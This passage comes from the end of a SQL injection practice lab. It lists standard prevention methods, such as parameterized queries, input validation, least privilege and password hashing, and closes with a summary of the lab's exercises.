details.

Task 2 - Methods to Prevent SQL Injection

There are several methods to prevent SQL Injection. The Open Web Application Security Project (OWASP) suggests several SQL Injection prevention methods, which are:

- Using Parameterized Queries, which are prepared statements with variable binding. In Parameterized Queries, the developer first prepares the SQL statements and then passes the parameters to the query. When the prepared statements are used, then the query intent cannot be changed by the attacker.
- Using stored procedures, which are defined and stored in the database. The stored procedures are called by the application that intends to use them. It is

important to note that the stored procedures should be written in a manner that they do not allow dynamic SQL.

- Whitelisting the input validation, such as the table and column names. Input validation can also be used to detect invalid or malicious input before it is passed to the query. Input validation must be enabled on all forms, not only the login form.
- Escaping the user inputs before it is put into a query. Developers can use the OWASP Enterprise Security API (ESAPI) Web application security control library, which can be integrated into an existing or a new Web application.
- Using the principle of lease privileges. The database account must be assigned minimum privileges to ensure the security of the database.
- Avoiding using the Web application admin account as the database admin account
- Avoiding using the same admin account with multiple databases.
- Avoiding using the application code to accept the input directly. The input must be sanitized, such as removing the single quote.
- Turning off the visibility of database errors. They should never be sent to the user's Web browser. However, error reporting must be enabled, and all errors must be logged.
- Scanning the Web application with a vulnerability testing tool to locate the vulnerabilities. It should be able to locate the vulnerabilities in the database, such as weak passwords being used, or vulnerabilities that have been caused by the programming errors.
- Ensuring all components of the Web application, such as frameworks, database servers, libraries, etc. are updated with the patches. You should also ensure that the operating system that is hosting the database server and Web application is also updated.
- Keeping the database credentials and ensure that they are encrypted. The file that stores the database credentials must be encrypted.
- Ensuring that the unnecessary features, which are not required, should be disabled. For example, if you do not need the shell, then you should disable it.
- Ensuring that you hash the passwords. You should also salt them.
- Using third-party authentication can also help. You can integrate OAuth APIs, such as Facebook, Google, and Twitter, and allow the users to log in to the Web application using a single account. Using this method, the Web application does

not store the user credentials, and the developer does not have to design and code the authentication module.

Review

Well done, you have completed the **SQL Injection** Practice Lab.

Summary

You completed the following exercises:

- Exercise 1 - SQL Injection Techniques
- Exercise 2 - Preventing SQL Injection Techniques

You should now be able to:

- Launch a SQL Injection Attack
- Launch a SQL Injection - Blind - Boolean Attack
- Bypass Website Logins Using SQL Injection
- Use WebCruiser to Detect SQL Injection
- Know Methods to Prevent SQL Injection

Feedback

Shutdown all virtual machines used in this lab. Alternatively, you can log out of the lab platform.